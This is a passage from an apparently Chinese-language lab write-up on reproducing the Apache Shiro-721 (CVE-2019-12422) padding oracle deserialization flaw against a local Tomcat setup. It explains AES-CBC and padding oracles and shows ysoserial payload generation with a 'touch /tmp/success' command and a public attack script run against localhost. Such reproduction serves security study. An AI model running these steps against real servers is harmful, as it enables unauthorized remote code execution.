
返回 DNSLog 发现成功回显
0x03 ~ Shiro-721(CVE-2019-12422)
漏洞简介
shiro-721,即CVE-2019-12422。由于 Apache Shiro 的 rememberMe Cookie 加密实现缺陷,导致攻击者无需知晓加密密钥的情况下,通过 Padding Oracle 攻击构造恶意序列化数据,实现RCE。
前置知识
AES算法
AES(Advanced Encryption Standard,高级加密标准)是一种对称加密算法。属于分组密码,每次处理固定长度的数据块。
- 分组长度:固定为 128 位(16 Byte)
- 密钥长度:支持 128、192、256 位三种,分别称为 AES-128、AES-192、AES-256
- 轮数:根据密钥长度不同,进行 10、12 或 14 轮加密。
分组密码的工作模式
- ECB:直接对每个块加密的模式
- CBC:让每个明文块在加密前,先与前一个密文块进行异或,再用 AES 加密,第一个明文块则与 IV 异或。
CBC模式
1 | - 加密过程: |
Padding Oracle
Padding Oracle 是一种针对使用 CBC模式 + 填充校验 的分组密码实现的测信道攻击。
Oracle
这里的 Oracle 指的是密码学中的 “神谕/黑盒” 。
若服务端会对填充返回不同响应,那么攻击者便可以区分:
- 填充错误 → 返回
500 - 填充正确 → 返回
200 - 填充错误 → 返回
rememberMe=deleteMe - 填充错误 → 响应时间不同
如果攻击者能不断提交修改过的密文,并且服务端会告诉他“填充是对的”还是“填充是错的”,那就说明这里存在一个 Padding Oracle。
漏洞原理
攻击者无需知道加密密钥,只需利用一个合法的 Cookie 作为“跳板”,就能通过 Padding Oracle 攻击,伪造出包含恶意代码的 Cookie,最终触发 Java 反序列化,实现远程代码执行(RCE)。
影响版本
1.25 <= Apache Shiro < 1.4.2
环境搭建
1 | PS D:\> git clone https://github.com/apache/shiro.git |
使用 maven 打包,在 samples\web\target\ 下能找到 samples-web-1.4.1.war,将其打包文件放入 Tomcat 的 webapps 目录下部署运行
1 | PS D:\shiro> mvn clean package -pl samples/web |
接下来的步骤就和 shiro-550 中的环境搭建一样了
浏览器中访问,URL: http://localhost:8088/samples-web-1.4.1/

漏洞复现
我们选择 root 去登录,Burp Suite 抓包得到一个有效的 rememberMe Cookie

使用 ysoserial 生成 payload
1 | PS D:\shiro_payload> java -jar ysoserial-all.jar CommonsBeanutils1 "touch /tmp/success" > payload.class |
利用公开的脚本去爆破 payload 密文
1 | #https://github.com/3ndz/Shiro-721 |
1 | PS D:\shiro_payload> python .\shiro-721_attack.py http://localhost:8088/samples-web-1.4.1/ [rememberMeCookie] payload.class |
上面这个脚本捣鼓了好久,总是跑不出来
所以,摒弃上面的方法,改用工具 ShiroExploit 来验证了
